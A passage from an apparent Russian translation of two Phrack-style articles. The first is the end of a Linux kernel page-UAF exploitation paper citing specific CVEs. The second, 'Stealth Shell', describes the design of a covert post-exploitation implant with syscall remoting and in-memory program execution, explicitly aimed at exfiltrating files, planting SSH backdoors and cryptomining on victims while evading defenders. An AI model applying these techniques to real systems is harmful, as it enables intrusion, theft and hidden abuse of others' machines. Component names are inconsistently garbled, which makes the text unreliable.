Кроме того, некоторые функции, например `process_vm_rw_core()`, выделяют указатели на страницы в кучу и хранят их в массиве страниц, что также может использоваться со стратегией `page-UAF`.

4.1 - Практические эксперименты с эксплоитами

Мы подтвердили, что 18 из 26 изученных CVE поддаются эксплуатации с помощью предложенной техники путём ручного анализа возможностей CVE. В общей сложности мы разработали 8 сквозных эксплоитов для 4 CVE (с открытым исходным кодом: <https://github.com/Lotuhu/Page-UAF>) — из-за ограничений по времени. 8 неэксплуатируемых CVE не подходят, поскольку не являются обобщёнными относительно объектов кучи и позволяют воздействовать лишь на определённые объекты в конкретных подсистемах, например в подсистеме `eBPF`.

Конкретно, мы разработали 8 сквозных эксплоитов для CVE-2023-5345, CVE-2022-0995, CVE-2022-0185 и CVE-2021-22555. Эксплоиты распыляют объекты-мосты для построения `page-UAF`; целью специально выбраны `pipe_buffer->page`, `configs_buffer->page` и `pgv->buffer`. Эти эксплоиты в целом проще и стабильнее, поскольку не требуют утечек информации, `cross-cache` атак и `page-level fengshui`.

Один эксплоит для CVE-2023-5345 использует другой объект-мост — `configs_buffer`, — который также имеет поле, указывающее на свежевыделенную страницу. Этот объект немного отличается от `pipe_buffer`: у него есть поле типа `char *`, но оно указывает на первый байт свежевыделенной физической страницы.

Конкретно: `buffer->page = (char *)__get_free_pages(GFP_KERNEL, 0);`

После создания `page-UAF` путём повреждения младших битов можно читать и записывать всё содержимое физической страницы, инициировав `copy_to_iter` и `copy_from_iter` в функциях `configs_read_iter` и `configs_write_iter`:

```
struct configs_buffer {
    size_t    count;
    loff_t    pos;
    char      * page;
    ...
}
```

4.2 - Сравнение нашего метода `page-UAF` с предыдущими методами

Как можно видеть, наша стратегия эксплуатации `page-UAF` позволяет достичь повышения привилегий без необходимости в утечках информации для обхода `KASLR`. Кроме того, она предоставляет возможность утечки информации через чтение содержимого физической страницы памяти. Она также помогает получить примитивы произвольной записи путём записи в объекты, имеющие указатели в физической странице. В целом стратегия эксплуатации снижает требования к манипуляциям с расположением в памяти до `object-level heap fengshui` — только начальный `fengshui` необходим для получения `page-level UAF`.

Насколько нам известно, мы не наблюдали широкого использования объектов-мостов для достижения `page-level UAF` в реальных эксплоитах. Единственный известный нам пример — соревнование CTF [3], в котором `struct pipe_buffer` используется как объект-мост. Существует несколько отличий.

Во-первых, мы заметили, что page-UAF не ограничен объектом pipe_buffer. Напротив, любой объект, содержащий указатель на страницу, может служить полезным объектом для распыления и повреждения, то есть объектом-мостом. Фактически pipe_buffer изолируется в специализированный slab «kmalloс-sg» начиная с ядра Linux v5.14 и в будущем потребует техники cross-cache эксплуатации.

Во-вторых, наша работа анализирует множество потенциальных объектов-мостов, имеющих поле, управляющее одной или несколькими физическими страницами, и находит осуществимые пути копирования пользовательского буфера из физических страниц и в них. Тем самым мы делаем обобщённую технику page-UAF более применимой и устойчивой к изменениям в будущем.

В-третьих, мы значительно упростили процесс эксплуатации по сравнению с [3]: в предыдущей работе запись указателя на страницу иницировалась дважды для построения двухуровневого вложенного примитива page-UAF, что, как мы показываем, является излишним и обеспечивает более низкий общий процент успеха (75%, согласно сообщениям).

Наш эксплойт требует только одного page-UAF и просто распыляет критические объекты на освобождённую страницу для повреждения, достигая успешности 90–100%. Например, мы распыляем объекты pipe_buffer и повреждаем одно из полей «flags», что позволяет записать в файл только для чтения (/etc/passwd) и достичь повышения привилегий.

Эксплойты, использующие нашу стратегию page-UAF, относительно стабильны благодаря встроенному примитиву утечки информации и отсутствию необходимости в page-level heap fengshui. Мы запускали пять сквозных эксплойтов для уязвимостей CVE-2022-0995 и CVE-2022-0185. Каждый эксплойт запускался 10 раз, достигая успешности 90–100% без каких-либо сбоев. Это объясняется тем, что в эксплойтах встроен механизм обратной связи (то есть чтение физической страницы), помогающий убедиться, что финальная запись выполняется на правильную цель. Используя этот механизм, можно перезапустить page-level UAF, если ожидаемая цель не обнаружена.

5 - Ссылки

[1] CVE-2022-27666: Exploit esp6 modules in Linux kernel.
<https://etenal.me/archives/1825>

[2] Reviving Exploits Against Cred Structs - Six Byte Cross Cache Overflow to Leakless Data-Oriented Kernel Pwnage.
<https://www.willsroot.io/2022/08/reviving-exploits-against-cred-struct.html>

[3] [D^3CTF 2023] d3kcache: From null-byte cross-cache overflow to infinite arbitrary read & write in physical memory space.
https://github.com/arttnba3/D3CTF2023_d3kcache

[4] Zhenpeng Lin, Yuhang Wu, and Xinyu Xing. 2022. Dirtycred: escalating privilege in Linux kernel. In Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security

[5] FUSE for Linux exploitation 101.
<https://exploiter.dev/blog/2022/FUSE-exploit.html>

[6] Understanding Dirty Pagetable - m0leCon Finals 2023 CTF Writeup
<https://ptr-yudai.hatenablog.com/entry/2023/12/08/093606>

[Раздел 6 содержит бинарный архив с исходным кодом в формате uuencoded tar.xz — опущен в текстовом переводе. Исходный код доступен по адресу: <https://github.com/Lotuhu/Page-UAF>]

Stealth Shell: Полностью виртуализированная атакующая инструментальная цепочка

Автор: Ryan Petrich (rpetrich@gmail.com)

Мечтали ли вы об удалённой оболочке, сочетающей скрытность custom-имплантата в памяти с удобством shell, запущенного на вашей локальной машине? Мечтать больше не нужно, товарищ — наслаждайтесь этим исчерпывающим разбором подобного инструмента.

Введение

Атакующие считают удалённые оболочки фундаментальным элементом жизненного цикла разработки атаки, поскольку они позволяют выполнять операции на машине жертвы. Между тем «рынок» реализаций удалённых оболочек довольно застойный и стагнирующий: вендоры предлагают проприетарные инструменты, все остальные строят собственные или просто перенаправляют стандартные потоки ввода/вывода/ошибок в удалённый сокет перед вызовом exes системной оболочки.

Традиционные post-exploitation-инструментальные цепочки бывают либо шумными и гибкими, либо скрытными и неудобными. Но скрытное удалённое исполнение кода не обязано быть громоздким и медленным в применении. Переосмыслив понятие «удалённый» в словосочетании «удалённая оболочка», мы можем существенно затруднить обнаружение факта работы в эксплуатируемых системах.

В данной статье критически разбирается существующее положение дел с удалёнными оболочками, описывается новый класс оболочек для упрощения управления целевыми системами и попутно исследуются все ловушки на уровне системных вызовов.

Что такое интерактивная удалённая оболочка?

Интерактивная оболочка — это приглашение командной строки, принимающее текстовые команды от пользователя и выводящее результат их выполнения. До появления графических интерфейсов оболочки являлись основным способом взаимодействия пользователей с компьютерами и остаются таковыми для многих специалистов в области программного обеспечения. Те из нас, кто достаточно взрослые, чтобы помнить DOS, наверняка с теплотой вспоминают приглашение C:\>, а те, кто постарше меня, — ещё более ранние варианты.

Выбор оболочки часто носит личный характер для тех, кто работает с компьютерами на протяжении длительного времени; опытные хакеры настраивают свои оболочки с помощью пользовательских приглашений, псевдонимов и скриптов.

Удалённая интерактивная оболочка выполняет наши команды по сети на другом компьютере вместо того, на котором мы физически работаем. SSH — канонический инструмент для легитимных удалённых интерактивных оболочек.

Классический подход состоит в написании эксплойта, который создаёт новый сокет, подключается к заранее заданному сетевому адресу (где мы уже слушаем), а затем привязывает этот новый сокет к стандартным потокам ввода и вывода. После привязки сокета выполняется exes системного интерпретатора оболочки — сервис, который мы эксплуатировали (например, nginx), заменяется

оболочкой под нашим контролем. Такой подход называют «connectback»-оболочкой, потому что эксплойт подключается обратно к нам.

Альтернативно можно повторно использовать уже существующий сокет (вместо создания нового) — например, тот самый, через который мы эксплуатировали цель, что максимально удобно. В этом случае эксплойт привязывает стандартные потоки ввода и вывода к существующему сетевому сокету и вызывает ехес системного интерпретатора. Такой подход называется «socket reuse»-оболочкой.

Ещё один подход предполагает написание эксплойта, который запускает имплантат — небольшую программу, существующую исключительно для получения и выполнения команд через сетевой сокет, — а также создание пользовательского интерактивного приглашения, принимающего команды с нашей стороны (которые затем отправляются через сеть имплантату). Данный подход позволяет не запускать оболочку на инфраструктуре жертвы, однако он неудобен и требует заблаговременного предвидения всех нужных команд.

Почему атакующие используют удалённые оболочки?

Я великодушно предполагаю, что аудитория Phrack по-прежнему состоит из людей с наступательным складом ума — то есть «атакующих» — а не из средневозрастных авторов эксплойтов, продавшихся ради обогащения венчурных капиталистов. Поэтому, когда я говорю «мы», подразумевайте нашу весёлую компанию программистов атакующей направленности.

Когда мы эксплуатируем уязвимость в целевой системе, удалённые оболочки позволяют взаимодействовать с системой жертвы и избавляют нас от необходимости заблаговременно определять, какие именно задачи мы хотим выполнить (когда мы ещё мало знаем о системе). По этой причине мы нередко порождаем оболочки в фазе эксплуатации операции. Интерактивные приглашения делают нас более гибкими: если мы понимаем, что нужно сделать нечто незапланированное, нам не приходится повторно эксплуатировать систему с новой полезной нагрузкой (что и раздражает, и может быть дорогостоящим).

Подобно тому как легитимным системным администраторам нередко требуется авторизоваться в своих системах и исследовать их в интерактивном режиме, нам тоже придётся исследовать системы в нашем распоряжении в качестве «внезапных системных администраторов».

Разрыв между двумя полушариями в традиционных оболочках

Классические connectback- или socket reuse-оболочки дают нам доступ лишь к тем пакетам и инструментам, которые уже имеются на машине жертвы, в той конфигурации, которую выбрал её оператор. Пользовательские интерактивные приглашения, взаимодействующие с ручным имплантатом, хрупки и вынуждают изобретать интерактивную среду с нуля.

Как и большинство специалистов в области программного обеспечения, я основательно настраиваю свою среду и не в восторге от доступных интерактивных приглашений Windows. Кроме того, я ленивый атакующий. Я отказываюсь мириться с унижением PowerShell и крепко держусь за Linux-утилиты, намертво засевшие в моей голове, — настолько крепко, что спустился в лабиринтообразную кроличью нору и прошёл сквозь недра Linux, macOS и Windows, потратив неразумное количество часов на создание собственной инструментальной цепочки и потакание своей капризной лени.

Вы тоже заслуживаете более цивилизованного рабочего процесса атаки. Давайте подробно обсудим этот экстравагантный механизм.

Stealth Shell

Инструментарий Stealth Shell упрощает взаимодействие с удалёнными системами-жертвами, заглушая побочные эффекты во избежание обнаружения защитниками. Он не только улучшает интерактивный опыт работы с удалёнными оболочками, но и маскирует их активность подобно пользовательским эксплойтам в памяти (без неудобства нестандартной интерактивной среды или, что ещё хуже, ограничений заранее заготовленного шеллкода).

Какими качествами должен обладать инструмент, способный создавать stealth-оболочки? Есть три ключевых критерия:

1. Объединить вычислительные ресурсы нескольких машин, как если бы они составляли одну систему.
2. Предоставить доступ к этой системе через стандартный интерфейс оболочки, способный запускать произвольные программы.
3. Скрыть выполнение внутри имплантата в памяти во избежание обнаружения.

Чем это инновационнее существующих коммерческих инструментов, таких как Immunity Canvas и Core Impact? Это специальные, проприетарные инструменты с собственными проприетарными экосистемами, которые необходимо покупать; любые расширения, которые вы создаёте, оказываются заперты в этих закрытых экосистемах. Они также ничего не делают для объединения нескольких машин под единой иллюзией — вы вынуждены явно взаимодействовать с удалённой машиной через их проприетарные команды и API.

Stealth Shell особенна тем, что способ взаимодействия с ней — самый обычный. Она воплощает стандартную Linux-оболочку, позволяя нам использовать стандартные UNIX-инструменты для управления целевыми машинами. Это упрощает наш рабочий процесс до следующих шагов:

1. Обнаружить уязвимый целевой сервис.
2. Эксплуатировать целевой сервис (принесите свою уязвимость), создав имплантат stealth shell.
3. Взаимодействовать с целевой системой, как если бы она была локальной, используя виртуальную stealth shell:
 - Найти страховой полис жертвы так же просто, как выполнить `grep`;
 - Скопировать файлы жертвы так же просто, как выполнить `cp`;
 - Запросить их базы данных так же просто, как запустить `psql`;
 - Добавить бэкдор-ключ SSH так же просто, как записать его в `.ssh/authorized_keys` жертвы;
 - Получить данные от других сервисов так же просто, как запустить `curl`;
 - Снять образ диска так же просто, как запустить `dd`;
 - Похитить данные так же просто, как запустить `rsync`;
 - Вычислять хеши SHA256 на процессоре жертвы так же просто, как запустить `xmrig`.

Stealth shell имеет доступ ко всем пакетам, установленным на нашей машине. Она учитывает нашу локальную конфигурацию, дисциплину терминала и размер окна. Мы можем использовать наши любимые языки сценариев для автоматизации операций против машины жертвы вместо того, чтобы вручную склеивать случайные фрагменты шеллкода.

На самом высоком уровне коллекция инструментов stealth shell содержит полностью виртуализированную атакующую инструментальную цепочку. Они виртуализируют файловую систему, сеть и вычислительные ресурсы как удалённой системы-жертвы, так и нашей локальной системы, превращая эти разрозненные «полушария» в единую распределённую Linux-машину в нашем распоряжении.

Эта единая распределённая Linux-машина живёт в начальном процессе оболочки и любых последующих порождённых подпроцессах при взаимодействии с оболочкой. Мы можем исполнять эти подпроцессы локально или встраивать их на машину жертвы через имплантат; stealth shell наделяет нас равным доступом к файлам и сетевым соединениям на обоих «полушариях» распределённой системы (то есть как на нашей машине атакующего, так и на целевой/жертвенной машине).

Как нам удастся управлять и своей системой, и системой жертвы, как будто это одна распределённая Linux-машина? Мы используем давно известную технику удалённого исполнения системных вызовов (publicized and later commercialized by CORE). На машине, с которой мы ведём атакующую операцию, программы запускаются локально, но наши команды передаются по сети на целевую (жертвенную) машину, где их выполняет наш имплантат.

Это делает имплантат первым критически важным компонентом, необходимым для remoting'a системных вызовов. Имплантат stealth shell легковесен и выполняет лишь несколько необходимых действий. При запуске имплантат находит входящий сокет (тот, который спровоцировал эксплойт). Затем он переиспользует этот сокет и отправляет нам (на локальную машину) приветственное сообщение, сигнализирующее об успехе эксплойта. После этого имплантат внимательно слушает (в цикле), ожидая, когда мы пришлём команды для выполнения.

Имплантат stealth shell принимает следующие команды:

1. Выполнить системный вызов и вернуть результат.
2. Вызвать функцию и вернуть результат.
3. Считать диапазон памяти и вернуть байты.
4. Записать в диапазон памяти конкретную последовательность байт.

Stealth shell использует эти команды для выполнения операций от нашего имени. Предположим, мы вводим `stat /target/etc/passwd` в stealth shell на нашей локальной машине. На удалённой машине жертвы имплантат выполняет системный вызов `newfstatat(AT_FDCWD, "/etc/passwd", ..., AT_SYMLINK_NOFOLLOW)` и добросовестно сообщает, что passwd-файл был найден, а также возвращает его атрибуты.

Аналогично, если мы вводим `cat /target/etc/passwd`, имплантат выполняет `openat(AT_FDCWD, "/etc/passwd", O_RDONLY)`, после чего серию системных вызовов `read` на полученный удалённый файловый дескриптор. `cat` затем выводит содержимое удалённого файла в терминал.

Вот всё, что нам нужно от имплантата для поддержки stealth shell при удалённом исполнении системных вызовов.

Перехват локальных операций системных вызовов

Итак, мы эксплуатировали цель и установили имплантат, который переиспользует сокет жертвы и ожидает команд для выполнения на (удалённой) машине жертвы. Но как нам взаимодействовать с удалённой машиной жертвы так, будто это наша локальная машина? Как обеспечить исполнение команд, вводимых на нашей локальной машине, на удалённой машине жертвы? Нам нужен компонент на нашей машине, который перехватывает локальные запросы системных вызовов и вместо этого пересылает их по сети для выполнения имплантатом на системе жертвы.

Чтобы понять, как работает перехват системных вызовов, начнём с «типичного» их поведения. Как системные вызовы работают в норме, когда мы не манипулируем ими ради преступлений, шпионажа или авантюры? Когда процесс выполняет системный вызов, операционная система пробуждается, и её ядро определяет, какая операция связана с этим вызовом. Ядро выполняет

операцию для процесса, а затем возобновляет выполнение программы. Программа продолжает работу, опираясь на выполненную ядром операцию.

Если мы каким-то образом направим ядро передавать управление нам, мы сможем подменить поведение операционной системы собственным.

Здесь вступает в игру **axop** — компонент-монитор, перехватывающий системные вызовы в моей реализации stealth shell. Когда ядро получает системный вызов от процесса, вместо того чтобы определить и выполнить соответствующую операцию, оно переключается на axop и сообщает ему (приблизительно): «Программа просила меня выполнить этот системный вызов, но ты попросил меня доставлять такие запросы тебе — теперь это твоя ответственность, я ничего больше не буду делать с этим вызовом». axop теперь является назначенным субъектом, который решает, что делать и когда возобновить выполнение программы.

Как мы, атакующий, взаимодействуем с axop? Когда мы пытаемся получить доступ к удалённому ресурсу через программу, запущенную в оболочке (например, `cat /target/etc/passwd`), axop прерывает оболочку, упаковывает запрос программы (в данном случае — открыть «/etc/passwd») в сообщение, отправляет его имплантату и ждёт ответа. Получив ответ имплантата (например, «вот дескриптор файла, представляющий запрошенный тобой файл»), axop возобновляет работу нашей оболочки — и та продолжает следующий шаг программы (например, `cat` немедленно попытается прочитать байты файла).

Рассмотрим каждый из этих шагов, чтобы понять, как axop это обеспечивает.

axop ожидает на нашем хосте (то есть на нашей локальной машине) приветственного сообщения от имплантата. Получив его, axop знает, что эксплойт сработал и имплантат готов принимать команды. Axop порождает подпроцесс и просит ядро доставлять все попытки системных вызовов из этого подпроцесса axop'у. Внутри локального подпроцесса запускается `bash`, который станет нашей работающей stealth shell. `bash` начинает обычный процесс инициализации, выполняясь как положено... до тех пор, пока не попытается выполнить системный вызов.

Этот (локальный) процесс `bash` пытается выполнить системный вызов, отправляя запрос локальному ядру, — но ядро словно говорит: «Стоп, мне нужно передать это моему новому лучшему другу axop, чтобы тот разобрался, что с этим делать».

Говоря более техническим языком, ядро перехватывает попытку `bash` выполнить системный вызов и доставляет перехваченный сигнал axop'у. axop анализирует запрос системного вызова, описанный в сигнале, и изучает его аргументы, чтобы решить, как его обработать.

Если системный вызов ссылается на путь, файловый дескриптор или сетевой адрес, axop должен определить, является ли операция локальной или удалённой — то есть должен ли имплантат на удалённой машине жертвы выполнить операцию, или это должна сделать наша локальная машина. Запрос системного вызова сам по себе указывает, когда команды должны выполняться на цели (то есть удалённой машине жертвы), если выполняется одно из следующих условий:

1. Путь начинается с префикса `/target/`.
2. Относительный путь ссылается на файлы внутри `/target`.
3. Сетевой адрес принадлежит виртуальному адресному диапазону цели.
4. Файловый дескриптор, ранее открытый процессом оболочки против удалённого пути или сетевого адреса.

Таким образом, axop можно рассматривать как диспетчер системных вызовов. Он анализирует входящие вызовы и, в зависимости от их аргументов, направляет их на соответствующий хост, владеющий нужным ресурсом.

Например, если мы выполняем `stat /etc/hostname`, axop определяет, что `/etc/hostname` — это локальный путь, и выполняет операцию `stat` локально. Если же мы выполняем `stat`

`/target/etc/passwd`, ахон определяет, что `/target/etc/passwd` — удалённый путь, и запрашивает выполнение `stat /etc/passwd` удалённо, предписывая имплантату выполнить операцию от нашего имени. Эта оркестрация и питает нашу распределённую систему.

Рассмотрим чуть глубже, начиная с локальных операций (поскольку это более простой путь для ахон). Если запрос системного вызова не содержит ни одного из перечисленных выше признаков удалённого ресурса, ахон обращается обратно к ядру и запрашивает ту же самую операцию системного вызова, которую изначально запрашивал подпроцесс. Когда вызов завершается, ахон доставляет результаты подпроцессу и возобновляет его выполнение. Воспроизводя полученный запрос системного вызова, ахон выступает «манипулятором посередине» между работающим процессом оболочки и локальным ядром.

Что происходит, если мы указываем один из признаков «выполни на машине жертвы»? Для удалённых операций ахон транслирует полученную операцию системного вызова в эквивалентную команду для имплантата, которую тот должен выполнить на цели, — и учитывает совместимость с операционной системой цели (например, транслируя системный вызов Linux `open` в вызов функции Windows `CreateFileEx`). Затем ахон сериализует транслированную команду в последовательность байт, отправляет их через сетевой сокет (разделяемый с имплантатом) и ожидает, пока имплантат пришлёт ответ о выполнении команды.

Сообщение ахон'а пробуждает удалённый имплантат, работающий на нашей цели (он находится в ожидании нашего сигнала для выполнения удалённых операций). Имплантат принимает сериализованные байты ахон'а, десериализует команду в локальный буфер и выполняет запрошенный системный вызов. По завершении вызова имплантат сериализует результат — включая любые изменённые данные — в последовательность байт и отправляет её обратно через сеть в ответ ахон'у, после чего снова ожидает команд.

Получив ответ, ахон сначала десериализует его в составные компоненты; например, ответ на запрос `read` будет включать статус вызова, а также байты, которые имплантат прочитал. Затем ахон записывает обновлённые данные в адресное пространство подпроцесса и возобновляет подпроцесс `bash`, ожидая от него новых команд (то есть запросов системных вызовов).

С ахон, диспетчеризирующим наши команды по сети, и удалённым имплантатом, выполняющим их на машине жертвы, мы покрыли основы удалённого исполнения системных вызовов. Подытожим: мы можем управлять файлами и диском цели как локальными файлами через перехват системных вызовов и имплантат. Мы можем дистанционно управлять системой жертвы с помощью наших локальных (Linux) процессов. (На практике существует масса мелких нюансов, поскольку ахон должен координировать одновременное выполнение множества подпроцессов, каждый из которых обладает своей эмулированной таблицей файловых дескрипторов.)

Теперь мы можем обращаться с удалённой (жертвенной) системой как с частью нашей локальной системы; мы можем восстановить своё достоинство при атаке на Windows или macOS, автоматически транслируя наши Linux-команды на эти чужеродные языки. Достаточно ли этого? Для разумных людей — да. Но мы ведь не разумные люди, не правда ли? Нам нужно обращаться с *обеими* сторонами как с единой распределённой системой, чтобы воплотить более цивилизованный мир, где Linux — везде и всегда.

Поговорим теперь о том, как именно `stealth shell` этого достигает.

Всё в обратном направлении

Этот раздел преследует те же базовые цели, что и предыдущий, и использует во многом тот же подход, но в обратном направлении — и с большим размахом. Зачем нам это нужно? Потому что иногда мы хотим совершить «преступление» на машине жертвы, но «непреступные» операции —

например, загрузку библиотек или запись лог-сообщений на наш локальный диск — выполнять на нашей локальной машине. Чем больше мы делаем на своей машине, тем незаметнее мы ускользаем от взгляда защитника.

Рассмотрим такое «преступление», как криптомайнинг на машине жертвы. Мы могли бы:

1. переупаковать `xmrig` в большой блок шеллкода, содержащий все его библиотеки и конфигурацию;
2. отключить всё логирование;
3. организовать проксирование сетевой активности через сокет, соединяющий жертву и нас;
4. замаскировать все прочие функции, способные привести к нашему обнаружению.

Это огромный объём кропотливой ручной работы, и оступиться катастрофически легко — например, программа может записать файлы на диск жертвы, попытаться задействовать GPU, которого у жертвы нет, или выполнить сетевые запросы к сети Bitcoin, которые системы безопасности жертвы тривиально обнаружат. Помните, мы — инженеры. Как любой порядочный инженер, мы должны избавить себя от этого утомительного труда, создав инструменты, которые автоматически справятся с этим. Именно это я и сделал.

Как перенести часть целевых операций обратно на нашу локальную машину, чтобы подавить шумные побочные эффекты? Stealth shell берёт тот же механизм удалённого исполнения системных вызовов и применяет его в обратном направлении, исполняя программы внутри удалённого имплантата. Мы называем эти встроенные работающие программы «пикопроцессами» (`picoprocesses`), потому что это обычные Linux-программы, каждая из которых думает, что работает как обычный Linux-процесс, тогда как на самом деле они встроены в имплантат, работающий внутри другого процесса. Эти пикопроцессы даже думают, что являются обычными Linux-процессами, когда работают на Windows или macOS.

Реальны ли эти процессы? Что есть реальность? Для них — да.

texec — механизм нашей stealth shell для выполнения целых программ дистанционно на компьютере жертвы (путём их загрузки внутрь имплантата); `texec` — сокращение от «`target exec`», потому что он выполняет программу на цели. Для пикопроцессов прежние правила о том, что является локальным, а что удалённым, переворачиваются — пути с префиксом `/target/` ссылаются на локальные файлы, а все прочие пути ссылаются на удалённые файлы, находящиеся на нашей системе. Это позволяет программам, работающим в качестве пикопроцессов, посылать команды обратно на нашу локальную систему, чтобы `texec` (работающий локально на нашей машине) мог их выполнить.

Заметим, что это также означает: цель может манипулировать нашей машиной, если обнаружит наше присутствие в своих системах. В духе принципа «безопасность по умолчанию» stealth shell требует явного подтверждения намерения — путём добавления префикса `texec` перед командами. (Эталонная реализация также выполняет ряд действий, не описанных здесь, для обнаружения и ограничения последствий вмешательства цели; мы рекомендуем проводить операции из сильно изолированных среды.)

Но, оставляя этот устранимый риск в стороне, для нас столь же просто проводить те же действия по перехвату системных вызовов с переставленными ролями. Рассмотрим, как это работает.

Выгрузка системных вызовов с помощью `texec`

Как нам перехватывать системные вызовы пикопроцесса, не оповещая защитников (или, реалистичнее, SRE) о нашем присутствии? Чтобы оставаться незамеченными, имплантат не должен запускать новые процессы и не должен выполнять странные операции, которые

эксплуатируемая программа не выполняет, — например, подключение `seccomp`-ловушки, `ptrace` к соседнему потоку или открытие `/dev/kvm`. Эти варианты в любом случае недоступны, если цель — Windows или macOS.

Приготовьтесь к путешествию, потому что реализация этих функций в условиях столь жёстких ограничений требует весьма изощрённой изобретательности.

С `ахон` мы перехватывали события системных вызовов, прося ОС доставлять их нам, а не позволяя ядру выполнять их по умолчанию; мы автоматически маршрутизировали системные вызовы, ссылающиеся на `/target`, к имплантату на машине жертвы (для удалённого выполнения), а остальные — обрабатывали `ахон`ом на нашей машине (для локального выполнения).

`texes` использует другой подход к перехвату системных вызовов: он создаёт виртуальный удалённый процесс, управляя имплантатом таким образом, что тот создаёт и впоследствии исполняет Linux-программу внутри адресного пространства имплантата в качестве пикопроцесса. `texes` анализирует программы в режиме `just-in-time` по мере поступления запросов и заменяет все инструкции системных вызовов прыжком к собственному обработчику, эмулирующему системный вызов. В отличие от `ахон`, `texes` отправляет системные вызовы, ссылающиеся на `/target`, имплантату (для выполнения *локально*), а остальные — `texes` на нашей машине (для выполнения *удалённо*).

Разберём этот трюк по шагам, начиная с начальных этапов удалённого запуска программы.

`texes` начинает с отображения небольшой среды выполнения (`runtime`) в адресное пространство цели. Он просит имплантат вызвать `mmap` или `VirtualAllocEx` для резервирования памяти под `runtime` и записывает его содержимое в память. `Runtime` включает все средства, необходимые `texes` для получения запросов системных вызовов, диспетчеризации их удалённо на хост атакующего (обратная роль `ахон`), диспетчеризации их локально на машине жертвы и управления виртуальной таблицей файловых дескрипторов.

С `runtime`, отображённой в память процесса жертвы, `texes` переходит к следующей фазе: запуску нашей вредоносной программы внутри имплантата. Например, если мы вводим `texes /bin/xmrig`, мы хотим, чтобы `texes` запустил бинарный файл `xmrig` на цели и конвертировал вычислительные ресурсы жертвы в монеты. `texes` сначала разрешает и отображает основной бинарный файл в локальную память, а затем записывает его в удалённую память, снова вызывая `mmap` или `VirtualAllocEx`. Если основной бинарный файл требует ELF-интерпретатор (как большинство программ), `texes` также отображает интерпретатор в память.

После загрузки бинарных файлов в локальную память и в удалённый имплантат `texes` анализирует в режиме `just-in-time` локальные копии секций `.text` бинарных файлов в поисках инструкций системных вызовов. На системах `x86_64` инструкции системных вызовов представлены двухбайтовой последовательностью «0f 05». Для каждой найденной инструкции системного вызова `texes` готовит патч в стиле `detours`, анализируя соседние инструкции и перемещая достаточное их количество, чтобы вставить инструкцию `jmp (e8 xx xx xx xx)`.

`texes` заменяет (то есть «патчит») каждую перемещённую инструкцию системного вызова прыжком к трамплину, содержащему:

1. перемещённые инструкции, предшествующие исходной инструкции системного вызова;
2. инструкции для сохранения и восстановления аргументов системного вызова;
3. вызов в `runtime`, отображённую ранее `texes`;
4. перемещённые инструкции после исходной инструкции системного вызова;
5. прыжок обратно к исходной последовательности инструкций.

Вот шаблон трамплина:

```
# relocated prefix instructions
{relocated_prefix}
```

```

# save syscall number
mov %rax, %r11
# save flags
lahf
seto %al
# skip red zone
sub $128, %rsp
# spill registers to stack
push %rax
push %r9
push %r8
push %r10
push %rdx
push %rsi
push %rdi
push %r11
# move address of spilled registers into first arg
mov %rsp, %rdi
# call the runtime's syscall handler
movabs ${runtime handler address}, %rcx
call *%rcx
# restore registers from stack
pop %rcx
pop %rdi
pop %rsi
pop %rdx
pop %r10
pop %r8
pop %r9
pop %rax
# restore previous stack
add $128, %rsp
# restore flags
add $0xff, %al
sahf
# move result into rax
mov %rcx, %rax
# relocated suffix instructions
{relocated_suffix}
# resume patched function
jmp {resume_address}

```

После подготовки всех патчей для инструкций системных вызовов программы `texes` дистанционно записывает каждый патч на место через имплантат. Кроме того, необходимо скорректировать защиту памяти каждого сегмента, чтобы система жертвы разрешила выполнение инструкций на её процессоре; для частей пикопроцесса, содержащих инструкции, `texes` помечает их как исполняемые.

После этого финального шага — записи патчей в память и обеспечения возможности их выполнения — мы подменили бинарный файл, заменив его инструкции системных вызовов прыжками к трамплинам. Но нам ещё нужно запустить пикопроцесс, чтобы реализовать мечту о запуске Linux-программы внутри имплантата.

В последних шагах перед запуском пикопроцесса `texes` конструирует для него стек главного потока, команду имплантату вызвать `mmap` или `CreateThread`.

Чтобы воспроизвести то, что Linux-ядро делает при исполнении новой программы, стек должен содержать описание аргументов и переменных окружения для запуска пикопроцесса. Формат этих данных называется вспомогательным вектором System V. `texes` формирует вспомогательный вектор `SysV`, имитирующий тот, который реальное Linux-ядро создаёт при запуске программы, и записывает вектор в только что созданный удалённый стек.

Последний шаг перед запуском: `texes` командует имплантату выполнить системный вызов `clone` или вызвать `ResumeThread` для начала выполнения удалённо загруженной программы. Пикопроцесс теперь работает в имплантате как встроенный поток. Любой, кто изучает целевую

систему с помощью ps, top или Диспетчера задач, увидит лишь дополнительный поток в существующем процессе — никаких подозрительных подпроцессов, бинарных файлов на диске или названий программ. Затем texes ожидает команд от удалённого пикопроцесса (работающего на машине жертвы), точно так же, как имплантат ожидает наших локальных команд.

Тем временем пикопроцесс работает внутри имплантата как выделенный поток, выполняясь до тех пор, пока не достигнет первой пропатченной (то есть замененной) инструкции системного вызова. Помните: мы подменили инструкции системных вызовов так, что пикопроцесс прыгает к обработчику texes. Это означает, что вместо попытки выполнить системный вызов пикопроцесс переходит к назначенному трамплину и вызывает обработчик системных вызовов runtime для обработки того, что было бы операцией системного вызова. Runtime определяет, эмулировать ли запрос системного вызова программы локально или выполнить его удалённо (на нашей машине), сериализуя аргументы системного вызова, а затем отправляет сериализованный вызов по сети процессу texes, ожидающему на нашей машине — аналогично тому, что ахон делает в обратном направлении.

Сообщение runtime пробуждает texes на нашей машине (тот находится в ожидании сигнала для выполнения удалённых операций). texes принимает сериализованные байты runtime, читает команду в локальный буфер и выполняет запрошенный системный вызов. По завершении вызова texes сериализует результат — включая любые изменённые данные — в сетевое представление и отправляет его обратно по сети в качестве ответа runtime, после чего снова ожидает команд.

Получив ответ, runtime сначала десериализует его в составные компоненты; например, ответ на запрос read включает статус вызова, а также байты, прочитанные имплантатом. Затем runtime записывает обновлённые данные в адресное пространство пикопроцесса и возвращается в трамплин для возобновления пикопроцесса, ожидая его дальнейших команд (то есть запросов системных вызовов).

Это может показаться знакомым — это та же самая последовательность событий, которую мы обсуждали применительно к ахон, только с обратным направлением трафика через сетевой сокет.

Теперь, когда texes умеет дистанционно загружать программы и обрабатывать их запросы системных вызовов, мы можем запускать программы и получать доступ к данным на обоих «полушариях» нашей единой распределённой системы. С комбинацией имплантат + ахон + texes + runtime texes мы можем получать доступ к нашим локальным и удалённым ресурсам жертвы и управлять ими по своему усмотрению. У нас есть одна распределённая система, раскинутая через сеть и скрытая от оператора системы жертвы.

Поддержка нескольких платформ

